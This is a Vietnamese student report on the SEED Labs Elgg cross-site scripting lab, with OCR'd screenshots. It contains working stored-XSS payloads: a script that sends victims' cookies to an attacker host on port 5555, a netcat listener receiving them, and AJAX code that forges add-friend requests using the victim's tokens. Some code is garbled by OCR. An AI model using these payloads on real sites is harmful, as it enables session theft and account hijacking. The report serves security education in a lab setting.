
URL: <http://www.xsslabelgg.com>
 Folder: /var/www/XSS/Elgg/

- Hướng dẫn và cấu hình tham khảo tại:

https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/


➤ Getting Familiar with the "HTTP Header Live" tool :

- Trong thí nghiệm này, chúng ta cần xây dựng các yêu cầu HTTP. Để tìm ra yêu cầu HTTP có thể chấp nhận được trong Elgg trông như thế nào, chúng ta cần có khả năng nắm bắt và phân tích các yêu cầu HTTP. Chúng ta có thể sử dụng tiện ích bổ sung của Firefox có tên là "HTTP Header Live" cho mục đích này.




➤ *Task 1: Posting a Malicious Message to Display an Alert Window:*


- Đăng nhập vào trang web username: “charlie” – password : “seedcharlie”.




- Sau khi đăng nhập thành công thì truy cập vào edit profile.




- Nhúng một chương trình JavaScript “<script>alert('XSS');</script>” vào hồ sơ Elgg, sao cho khi người dùng khác xem hồ sơ, chương trình JavaScript sẽ được thực thi và một cửa sổ cảnh báo sẽ được hiển thị. Lưu ý: ở trường hợp nhúng script vào trường About me phải set thuộc tính dạng edit HTML thay vì Visual Editor.



- Bấm Save để lưu





- Thông báo hiện ra khi truy cập vào thông tin của User Charlie:



➤ *Task 2: Posting a Malicious Message to Display Cookies*

- Thao tác khá giống task 1, nhúng đoạn js vào trường bất kỳ. Tuy nhiên task này đóng vai trò khi người dùng khác xem hồ sơ của bạn, cookie của người dùng đó sẽ được hiển thị trong cửa sổ cảnh báo.





➤ Task 3: Stealing Cookies from the Victim's Machine

- Trong nhiệm vụ trước, mã JavaScript độc hại do kẻ tấn công viết có thể in ra cookie của người dùng, nhưng chỉ người dùng mới có thể nhìn thấy cookie, còn kẻ tấn công thì không. Trong nhiệm vụ này, kẻ tấn công muốn mã JavaScript gửi cookie cho chính mình. Để đạt được điều này, mã JavaScript độc hại cần gửi yêu cầu HTTP cho kẻ tấn công, với cookie được thêm vào yêu cầu.
- Chúng ta có thể thực hiện điều này bằng cách để JavaScript độc hại chèn thẻ **Error! Filename not specified.** với thuộc tính src được đặt vào máy của kẻ tấn công. Khi JavaScript chèn thẻ img, trình duyệt sẽ cố gắng tải hình ảnh từ URL trong trường src; điều này dẫn đến yêu cầu HTTP GET được gửi đến máy của kẻ tấn công. JavaScript được đưa ra bên dưới sẽ gửi cookie đến cổng 5555 của máy của kẻ tấn công (có địa chỉ IP là 127.0.0.1), tại đó kẻ tấn công có một máy chủ TCP đang lắng nghe cùng một cổng.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
+ escape(document.cookie) + '>');
```

</script>

The screenshot shows a Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslabelgg.com/profile/charlie/edit". The main content area displays the "XSS Lab Site" interface, specifically the "Edit profile" section. In the "About me" field, there is a piece of JavaScript code:

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');
```

The browser's status bar at the bottom indicates the IP address "127.0.0.1" and port "5555". To the right of the main content, there is a sidebar with user information for "Charlie" and links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

- Một chương trình thường được kẻ tấn công sử dụng là netcat (hoặc nc), nếu chạy với tùy chọn "-l", sẽ trở thành máy chủ TCP lắng nghe kết nối trên cổng được chỉ định. Chương trình máy chủ này về cơ bản sẽ in ra bất kỳ thứ gì được máy khách gửi và gửi đến máy khách bất kỳ thứ gì được người dùng đang chạy máy chủ nhập. Nhập lệnh bên dưới để lắng nghe trên cổng

```
[11/22/24]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 55154)
GET / HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
[11/22/24]seed@VM:~$
```

5555:

➤ Task 4: Becoming the Victim's Friend

Trong nhiệm vụ này, chúng ta cần viết một chương trình JavaScript độc hại để tạo các yêu cầu HTTP trực tiếp từ trình duyệt của nạn nhân, mà không cần sự can thiệp của kẻ tấn công. Mục tiêu của cuộc tấn công là thêm Samy làm bạn với nạn nhân. Chúng tôi đã tạo một người dùng có tên là Samy trên máy chủ Elgg (tên người dùng là samy).

- Thực hiện Add friends và quan sát cấu trúc mã bằng HTTP Header Live để bát chước nhằm mục đích giả lập Add friends để tấn công.

The screenshot shows the Mozilla Firefox browser window. The main content area displays the 'XSS Lab Site' profile for a user named 'Charlie'. On the left side, there is a sidebar with icons for Remove friend, Send a message, and Report user. Below that is a list of links: Blogs, Bookmarks, Files, Pages, and Wire posts. The right side of the screen shows a cartoon character of Charlie holding a magnifying glass over a profile box. The profile box contains fields for Brief description, Location, and About me, all of which are currently empty. At the bottom of the sidebar, there are buttons for Remove friend, Send a message, and Report user. The bottom of the browser window has a toolbar with Clear, Options, File Save, Record Data, and autoscroll checkboxes.

- Lưu file record của HTTP Header Live và xem xét ta nhận ra được HTTP header của yêu cầu add-friend:

```
http://www.xsslabelgg.com/action/friends/add?
friend=468__elgg_ts=1732322133&__elgg_token=jx3Z4tJAb6pv0bYJhF2NjQ&__elgg_ts=1732322133&__elgg_token=jx3Z4tJAb6pv0bYJhF2NjQ
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nlsk04geh9e8n7gmpficctrn64
Connection: keep-alive
```

- Khi chúng ta hiểu được yêu cầu HTTP add-friend trông như thế nào, chúng ta có thể viết một chương trình Javascript để gửi cùng một yêu cầu HTTP.

```
Task4.js (~/Downloads) - gedit
Open Save
Task4.js x Task5.js x
<script type="text/javascript">
    window.onload = function () {
        //sample url=http://www.xsslabelgg.com/action/friends/add?friend=468_elgg_ts=17323482338_elgg_token=t4nGY2T9zRNTV7te6a-b2A
        var Ajax=null;
        var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__;
        var token="__elgg_token__"+elgg.security.token.__elgg_token__;

        //Construct the HTTP request to add Samy as a friend.
        var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=478" + ts + token; //FILL IN
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();
    }
</script>
```

- Nhúng chương trình trên vào trường About me của Samy(Samy là đối tượng được hướng đến để add-friend):

The screenshot shows the 'Edit profile' page for 'Samy' on the XSS Lab Site. In the 'About me' field, there is a piece of JavaScript code:

```

_elgg_token=l4nGY2T9ZtNtV7te6a-b2A
var Ajax=null;
var ts=_elgg_ts=+elgg.security.token,_elgg_ts;
var token=_elgg_token=+elgg.security.token._elgg_token;

//Construct the HTTP request to add Samy as a friend,
var sendurl="http://www.xsslalbegg.com/action/friends/add?friend=47&" + ts + token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslalbegg.com");

```

The 'Display name' field is set to 'Samy'. The 'Visual editor' link is visible next to the 'About me' field. On the right side, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', 'Edit avatar', and 'Edit profile'. A green message at the top right says 'You have been logged in.'

- Đăng nhập với admin account hoặc 1 user khác, sau đó truy cập vào member:

The screenshot shows the 'All Site Activity' page on the XSS Lab Site. It displays three recent friend requests:

- Admin** is now a friend with **Charlie** 25 minutes ago
- Admin** is now a friend with **Charlie** 26 minutes ago
- Samy** is now a friend with **Charlie** 27 minutes ago


A green message at the top right says 'You have been logged in.' On the right side, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', 'Edit avatar', and 'Edit profile'. A green message at the top right says 'You have been logged in.'

The screenshot shows a Firefox browser window with the URL www.xsslabelgg.com/members. The page title is "XSS Lab Site". The main content area displays a list of "Newest members" with five entries: Samy, Charlie, Boby, Alice, and Admin. Each entry includes a small profile icon and a link to their profile page. A search bar and a "Search members" button are also present. The status bar at the bottom left indicates "Powered by Elgg".

- Quan sát thấy trước khi xem chi tiết người dùng Samy thì danh sách bạn bè trống. Sau khi truy cập vào chi tiết của Samy thì danh sách bạn bè có thêm người dùng Samy.

The screenshot shows a Firefox browser window with the URL www.xsslabelgg.com/friends/admin. The page title is "XSS Lab Site". The main content area displays a list of "Admin's friends" with one entry: Admin. A search bar and a "Blogs" link are also present. The status bar at the bottom right indicates "Blogs".


The screenshot shows a Firefox browser window with the URL www.xsslabelgg.com/profile/samy. The page title is "XSS Lab Site". The main content area shows the profile of the user Samy, featuring a large profile picture of a person working on a laptop with binary code visible, the name "Samy", and the text "About me". Below the profile picture are four buttons: "View activity", "Remove friend", "Send a message", and "Report user". To the right of the profile is a sidebar titled "Friends" which lists the user Admin. A "Add widgets" button is located at the top right of 